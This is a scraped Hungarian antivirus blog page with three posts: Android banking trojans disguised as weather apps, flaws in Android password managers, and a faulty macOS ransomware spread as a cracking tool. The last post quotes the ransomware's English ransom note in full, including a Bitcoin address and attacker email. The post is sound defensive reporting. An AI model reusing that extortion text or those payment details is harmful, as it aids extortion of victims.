"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter


Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE

top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

499

Antivírus blog

vírusok, férgek, botnetek, kártevők

Rossz időben, rossz helyen


2017. március 01. 12:49 - Csizmazia Darab István [Rambo]

Az ESET szakemberei olyan **trójai programokat fedeztek fel a Google Play áruházban, amelyek időjárás előrejelző alkalmazásnak álcázzák magukat, azonban képesek ellopni a felhasználó banki adatait**, illetve lezárni, vagy feloldani az eszköz képernyőjét.



Kezdésként jöjjön egy kis fogalomtisztázás ;-) Mark Twain klasszikus megfogalmazása szerint: "*Az időjárás az az állapot, amire mindenki panaszkodik, de senki sem csinál semmit ez ügyben*." Szóval az időjárást mindenki igyekszik nyomon követni okostelefonról is, emiatt lehet érdekes, hogy a közelmúltban biztonsági kutatók **a Google biztonsági mechanizmusát sikeresen megkerülő Good Weather és a World Weather elnevezésű hamis trójai alkalmazásokat lepleztek el.**

A Google Play hivatalos áruházában az első variáns Good Weather néven 2017. február 4-én jelent meg, ezt két nappal később jelentették az ESET szakemberei. **Bár az alkalmazást ekkor azonnal visszavonták az áruházból, de addigra ezen rövid idő alatt is sajnos már mintegy 5000 felhasználó töltötte azt le.**



Az eredeti, hiteles alkalmazásból átvett időjárás előrejelzési funkció mellett, a beépült trójai program, Trojan.Android/Spy.Banker.HU - 1.1-es verzió (itt a .HU nem Magyarországra, hanem az angol abc betűkből képzett elnevezés alapján a .HT után soron következő kártevő verzióra utal) révén **képes volt távolról lezárni, vagy feloldani a fertőzött eszközöket, illetve megfigyelni a szöveges üzeneteket.**

Mindemellett **a Good Weather alkalmazásba rejtett trójai program 22 különféle törökországi banki alkalmazás felhasználóit is megcélozta**, akiknek a belépési adatait hamis belépőformulákkal csalták ki a

kiberbűnözők.




Néhány héttel később, az ESET szakemberei felfedezték ugyanennek a trójai programnak az új verzióját (Trojan.Android/Spy.Banker.HW - 1.2-es verzió), amely egy másik időjárási alkalmazásként - World Weather - jelent meg a Google Play áruházban.

Az ESET által felfedezett trójai program **február 14-20 között volt elérhető az áruházban, és ekkor már 69 különböző brit, osztrák, német és törökországi banki alkalmazás felhasználóit támadta**, fejlettebb félrevezető technológiát alkalmazva.




A szakemberek kiderítették, hogy **mindkét trójai program egy online is elérhető szabad forráskódú programon alapult. Az androidos kártevő alapja és a webes irányítófelületet is magában foglaló C&C szerver (távoli vezérlőszerver) 2016. december 19-től elérhető volt orosz fórumokon**. Az ESET szakértőinek figyelmét felkeltette a Dr. Web felületén megjelent elemzés a kártevő egy másik variánsáról (ezt szintén az ESET fedezte fel december 26-án, és Android/Spy.Banker.HH néven azonosította), amely nincs közvetlen kapcsolatban a Google Play oldalain talált kártevővel, de a kutatók az 1.0-ás verzióhoz hasonló detektálási néven fedezték fel.

A kapcsolatot a vizsgálat során még futó botnet C&C szerver vizsgálata mutatta ki. **A vezérlőszerver irányítópultjának elemzése során az ESET szakemberei információt tudtak gyűjteni a kártevő összes verziójáról, amelyek több mint 2800 fertőzött bot révén futottak.**




Hogyan működik a kártevő? Az alkalmazás telepítés után a fertőzött eszköz hamis rendszerképernyőt mutat, és rendszeradminisztrátori jogosultságot kér egy fiktív „Rendszerfrissítés” keretében. Ezt engedélyezve, a kártevő jogosultságot kap a képernyőfeloldó jelszó megváltoztatására és a képernyő lezárására.

A szöveges üzenetekbe való beavatkozás jogosultságával együtt a trójai program így már készen áll a működésre.



A felhasználó boldogan használja az új időjárás alkalmazását, azonban a háttérben a trójai program folyamatosan információkat oszt meg a támadó C&C szerverrel, és **az érkező parancsoktól függően akár a beérkező szöveges üzeneteket is elküldheti a távoli szervernek, vagy átállítva a képernyőzár jelszavát lezárhatja, valamint feloldhatja a készüléket, illetve titokban begyűjtheti a bankolási adatokat is.**

Az üzenetekhez való hozzáféréssel a kártevő megkerülheti az SMS alapú kétfaktoros azonosítást is.



Honnan tudhatjuk, hogy fertőzött a készülékünk? Ha nemrégiben telepítettünk időjárási alkalmazást a Google Play áruházból, akkor mindenképpen érdemes megnézni a készülékünket, nem vagyunk-e érintettek. Ha letöltöttük a Good Weather alkalmazást, akkor nézzük meg az ikonját az alkalmazások alatt.

Ha az ábrán megjelenő sárga ikont látjuk, akkor biztonságban vagyunk. Ha nem találjuk az ikont, vagy az app widget-ként működik csak, akkor menjünk a Beállítások-> Alkalmazások-> menüpontba, és ha a kék ikont találjuk ott, akkor a rosszindulatú programot töltöttük le.



Az eszköz megtisztításához használhatunk mobilbiztonsági megoldást (ESET Mobile Security), vagy töröljük manuálisan az alkalmazást: Először deaktiváljuk a készülékadminisztrátori jogokat a Beállítások -> Biztonság -> Rendszerfrissítés menüpontban.

Utána töröljük az alkalmazást a Beállítások-> Alkalmazások-> Good Weather (illetve a másik alkalmazás esetében a Beállítások-> Alkalmazások-> Weather) útvonalat követve.



Hogyan maradjunk biztonságban? Az alkalmazásokat már visszavonták a Google Play áruházból, így az eredeti Good Weather alkalmazás biztonságosan letölthető. Azonban további hamis alkalmazások továbbra is beszivároghatnak a Google Play áruházba, így néhány alapvető szabály betartásával elkerülhetjük ezeket:

- Ha letöltünk egy alkalmazást a Google Play áruházból, ismerjük meg, hogy mihez kér engedélyt a program, és az automatikus elfogadás helyett olvassuk el, és gondoljuk át mit jelent ez az alkalmazás és az eszközünk számára.

- Ha gyanús dolgokkal találkozunk a leírásban, vagy az értékelések között, akkor erősen fontoljuk meg az alkalmazás letöltését.

- A futtatás során folyamatosan figyeljük, hogy mihez kér engedélyt az alkalmazás. Ne telepítsünk olyan alkalmazást, amely a funkcióihoz nem társuló jogosultságokat kér.

- Használjunk megbízható, naprakész mobilvédelmi megoldásokat.

Tetszik 4

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: google időjárás world play trójai android áruház kártevő good banki wheather welivesecurity.com

Ajánlott bejegyzések:


Zseblámpa és a nagy gubanc



Kriptovaluta - Mi lopunk, ti loptok, ők lopnak


Játéknak álcázott banki trójai


Az Androidos pornó nem játék!


Az Android az Új Vadnyugat - ja nem - de :)

Hirdetés

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12304495

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz



Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Hirdetés

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.

VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.
VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

524

Antivírus blog

vírusok, férgek, botnetek, kártevők

Jelszómenedzserek, rések, frissítések

2017. március 06. 11:03 - Csizmazia Darab István [Rambo]

A biztonság kontra kényelem már egy nagyon régi paradoxon, és **ha valaki egyszer végre szerencsésen túllép a feltörhetetlen "password", "123456" vagy a "kutyuska56" típusú jelszavak használatán**, sőt ne adj' Isten még mindenhol egyedi és erős jelszót is választ, úgy örömmel fogad egy kis segítséget a memória területén.



A jelszómenedzser program ha nem is változtatja valóságos emlékké az emberek álmait, viszont abban valóban segít, hogy ne féljünk a bonyolult jelszavak elfelejtésétől. Ezek az alkalmazások hatékonyan segíthetnek az egyedi és erős jelszavak megjegyzésben, és használatukkal jobban járunk, mintha szándékosan "megjegyezhetőre" butítanánk, gyengítenénk azokat.

Persze az sosem árt, ha a jelszavaink sosem egyszerű szótári szavak, nem használjuk ugyanazt több helyen is, és a jelszó emlékeztetőnk se legyen maga a jelszavunk. Emellett jó gondolat lehet időközként indok és incidens nélkül is rendszeresen lecserélni jelszavainkat, például negyedévente.



Mint minden programban, a jelszómenedzserekben is fedeznek fel időnként hibákat. Legutóbb **a németországi Fraunhofer Intézet TeamSIK csapata elemzett egy rakat, összesen kilenc Android alatt működő jelszómenedzser programot, és azokban számos súlyos sebezhetőséget talált.**

A különféle vizsgált termékekben - például LastPass, 1Password, Keeper - **összességében 26 darab olyan kihasználható kritikus hiba volt, amelyik lehetővé tette a kódolás ellenére a jelszavakhoz clear textben való hozzáférést a támadónak, beégetett crypto-kulcsokat tartalmaztak, vagy például az implementációban olyan hiba szerepelt, ami miatt a vágólap segítségével lehetett azokat jogosulatlanul megszerezni.**



A jelentés weboldalán azóta (Breaking :-) már arról tájékoztatnak, hogy mindegyik érintett gyártó elvégezte a jelzett sérülékenységek teljeskörű befoltozását, ezért minden felhasználónak javasolják a mielőbbi alkalmazás frissítést. Végezetül egyik korábbi posztunkból idézzük az azóta is időszerűnek vélt zárógondolatunkat:

"*A sebezhetőségek nyilvánosságra kerülése esetén a helyzet beismerése, az arra adott reagálás és magának a javítás megjelenésének a gyorsasága is nagyban meghatározhatja azt, hogy melyik jelszómenedzser termékbe helyezzük hosszú távon a bizalmunkat.*"

Tetszik 3

Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: hiba patch jelszó javítás felmérés vizsgálat android exploit sebezhetőség sérülékenység fraunhofer jelszómenedzser

Ajánlott bejegyzések:



Én frissítek, te frissítesz, ő frissít - ja nem



Az Android áll a sebezhetőségi lista élén



Java? Á dehogy? Talán Adobe Flash? Az sem.



Sokkoljon-e minket a Shellshock?



LastPass a pácban

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/12316729

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

keresés

Keresés

Keresés

tweetz

Tweets by @antivirusblog

Csizmazia István
@antivirusblog

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.": ow.ly/kvXv30ib5bE

Bizarr karpereccel ellenőriznék a dolgozók minden egy...
Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ít...
24.hu

Feb 3, 2018

Csizmazia István
@antivirusblog

Russian accused of hacking extradited to U.S. from Spain: ow.ly/PrHX30ib55s

Russian accused of hacking extradited to U.S. from Spain
A Russian man accused of operating a network of infected co...
reuters.com

Feb 3, 2018

Csizmazia István
@antivirusblog

Ebay Is Finally Breaking It Off With PayPal, Which Is Doing Just Great By the Way:

Embed View on Twitter

Facebook

Antivírusblog
200 kedvelés

Tetszik az oldal Megosztás

Az ismerőseid közül te lehetsz az első, akinek ez tetszik.

Antivírusblog
pénteken

"Az okoskarperec segít gyorsabban dolgozni, és jelez, ha úgy ítéli, a dolgozók túl sokáig vannak vécén vagy túl sokat vakaróznak.":
http://ow.ly/kvXv30ib5bE



top 5z

1. Magyarországra is megérkezett a CTB-Locker
2. A Gmail-es jelszavak kiszivárgása
3. Túlélési tippek Windows XP-hez
4. Telekom számla vagy mégsem II.
5. Ezek voltak a legjobb hacker mozik

about

A Vírusok Varázslatos Világa, azaz érdekességek, esetek, hírek, részletek, képek, vélemények a hazai és külföldi vírustámadásokról, számítógépeink biztonságáról.



Csizmazia-Darab István [Rambo], vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 antivírus magyarországi képviselete.
Töltse le a **vírusirtó** próbaverzióját!

rambo archiv

Rambo archívum

pcw cikkz

A Vírusok Varázslatos Világa 01.
VVV 02.
VVV 03.
VVV 04.
VVV 05.
VVV 06.
VVV 07.
VVV 08.
VVV 09.
VVV 10.
VVV 11.
VVV 12.
VVV 13.
VVV 14.
VVV 15.
VVV 16.
VVV 17.
VVV 18.
VVV 19.
VVV 20.
VVV 21.
VVV 22.
VVV 23.
VVV 24.
VVV 25.
VVV 26.
VVV 27.
VVV 28.
VVV 29.
VVV 30.
VVV 31.
VVV 32.
VVV 33.
VVV 34.
VVV 35.
VVV 36.
VVV 37.
VVV 38.

VVV 39.
VVV 40.

biztonság

Szeretik az online játékokat a kiberbűnözők Az online játékok rendkívül *(tovább)*
Hogyan mérjük a védelmi beruházásokat? A különféle IT-beruházások *(tovább)*
Kémkedésre is alkalmas a Neggpy trójai A Neggpy trójai egy hátsó kapun *(tovább)*
Kíváncsi, hogy mennyi vírusos appal bánt el a Google? A Google elárulta, hogy tavaly *(tovább)*
Sok sebből vérzik a Lenovo ujjlenyomatos azonosítása A Lenovo egy fontos biztonsági *(tovább)*

linkz

@zh4ck Twitter
Appleblog
Bardóczi Ákos webleletei
Bardóczi Reblog
Business & Café
Értékőrző
Gép új világ
Guru Boy Blog
Intelligens vagyonvédelem
Jump ESP, jump!
Legenda vadász

atomz

RSS 2.0
bejegyzések, kommentek
Atom
bejegyzések, kommentek

accountz

Belépés

Ezen az oldalon sütiket használunk.
A böngészéssel ezt elfogadod. További információk

KÖVETÉS

364

Antivírus blog

vírusok, férgek, botnetek, kártevők

Örök élet plusz húsz év

2017. március 08. 11:38 - Csizmazia Darab István [Rambo]

A zsarolóvírusok mostanában nagyon népszerűek a kiberbűnözők körében. A legtöbb ilyen vírus a Windows asztali rendszereit támadja, azonban a Linuxot vagy OSX rendszert futtató gépek sincsenek biztonságban. Erre jó példa a Linuxra veszélyes KillDisk, vagy pedig a KeRanger zsarolóvírus, amely az Apple operációs rendszerét támadja. **Az ESET szakemberei nemrégiben észleltek egy olyan zsarolóvírus kampányt, amely szintén a Mac gépeket támadta, és miatta akár örökre elveszthetjük adatainkat.**



A Swift-ben íródott (az Apple saját fejlesztésű programozási nyelve) zsarolóvírus BitTorrenten keresztül terjedt, és egy 'Patcher' elnevezésű, népszerű szoftverek feltörésére szolgáló alkalmazásnak adta ki magát. A torrent állomány egyetlen, ZIP-be tömörített alkalmazáscsomagot tartalmaz.

Az ESET szakemberei kétféle hamis feltörő programot is észleltek: az egyik **az Adobe Premiere Pro, a másik pedig a Microsoft Office for Mac program feltörésével kecsegtet**, azonban ezeken kívül akár több ilyen hamis trójai program is létezhet.



Az alkalmazás szemlátomást gyenge kódolási munka, jó pár kezdetleges hibát tartalmaz. Például a megjelenő ablak háttere zavaróan áttetsző, és a bezárása után már nem lehet azt újra megnyitni. A program egy NULL.prova fejlesztői azonosítóval rendelkezik, amelyet nem az Apple bocsátott ki.

A start gombra kattintva elindul a titkosítási folyamat, amelynek során a program egy "README!.txt" elnevezésű fájlt másol a felhasználó könyvtáraiba. Ezek után a zsarolóvírus egy véletlenszerű 25 karakter hosszú láncot generál, amely kulcsként szolgál a fájlok titkosításához.




A felhasználóknak szóló utasításokat a README!.txt tartalmazza, amelybe **fixen belekódolták az adatokat, így a Bitcoin cím és az emailcím minden egyes áldozatnál ugyanaz.**

"NOT YOUR LANGUAGE? USE https://translate.google.com
What happened to your files ?
All of your files were protected by a strong encryption method.
What do I do ?
So , there are two ways you can choose: wait for a miracle or start obtaining BITCOIN NOW! , and restore YOUR DATA the easy way
If You have really valuable DATA, you better NOT WASTE YOUR TIME, because there is NO other way to get your files, except make a PAYMENT


FOLLOW THESE STEPS:
1) learn how to buy bitcoin https://en.bitcoin.it/wiki/Buying_Bitcoins_(the_newbie_version)
2)send 0.25 BTC to 1EZrvz1kL7SqfemkH3P1VMtomYZbfhznkb
3)send your btc address and your ip (you can get your ip here https://www.whatismyip.com) via mail to rihofoj@mailinator.com
4)leave your computer on and connected to the internet for the next 24 hours after payment, your files will be unlocked. (If you can not wait 24 hours make a payment of 0.45 BTC your files will be unlocked in max 10 minutes)

KEEP IN MIND THAT YOUR DECRYPTION KEY WILL NOT BE STORED ON MY SERVER FOR MORE THAN 1 WEEK SINCE YOUR FILE GET CRYPTED,THEN THERE WON'T BE ANY METHOD TO RECOVER YOUR FILES, DON'T WASTE YOUR TIME!"




Akad azonban egy nagy probléma ezzel a zsarolóvírussal: **nem tartalmaz semmilyen kódot, ami C&C szerverrel (távoli vezérlőszerver) kommunikál, így a titkosításhoz használt kulcsot sem küldi el a kártevő üzemeltetőjéhez. Ez egyben azt is jelenti, hogy az áldozatok fájljai örökre bennragadtak, azok feloldása jelenlegi ismereteink szerint sajnos egyáltalán nem lehetséges, tehát a zsarolás során kért összeg esetleges kifizetése után sem kaphatjuk vissza adatainkat.**

Többek között ezért ajánlja az ESET, hogy soha ne fizessünk, ha zsarolóvírus áldozataivá válunk. Egyelőre a megadott Bitcoin tárcában nem történt semmiféle tranzakció, ami azt jelenti, hogy a zsarolóvírus készítője még semmit sem keresett vele - és ez jelen cikkünk megjelenése után remélhetőleg továbbra is így marad.



Csak érdekességképpen, **a vírustörténelemben sajnos volt már más olyan zsaroló kártevő, amelyik helyreállíthatatlan károkat okozott**. A 2015. októberében a Windows rendszereken felbukkanó Power Worm Microsoft Word és Excel fájlokat támadott meg.

Viszont hibásan volt megírva, emiatt a mégis fizetőknek - itt 2 BTC volt a váltságdíj, akkori áron körülbelül 220 eHUF - esélyük sem volt az adatok helyreállítására.



Visszatérve a mai macOS rendszereket fenyegető új zsarolóvírusra, ez szerencsére nem mestermunka, azonban **így is elég hatékony ahhoz, hogy megakadályozza az áldozatokat adataik elérésében, és komoly veszteségeket okozhat.** A kalózszoftverek használata mindig nagy kockázatokat rejt magában, ezért az ESET azt ajánlja minden felhasználónak, hogy ne töltsön le ilyen programokat, illetve **a naprakész biztonsági szoftverek használata mellett legfontosabb adatairól rendszeresen készítsen olyan biztonsági mentéseket, amelyeket a gépről leválasztva, offline tárol.**

A macOS rendszert érintő kártevőkről részletesebben ezen a linken tájékozódhatunk.

Tetszik 4
Megosztom tumblr. Tweet Pin it +1 Tetszik 0

Szólj hozzá!
Címkék: apple macintosh program osx trójai hibás váltságdíj kalózszoftver ransomware bitcoin zsarolóvírus patcher

Ajánlott bejegyzések:


Itt a Locky újabb változata: Diablo6



Ransomware - like a boss


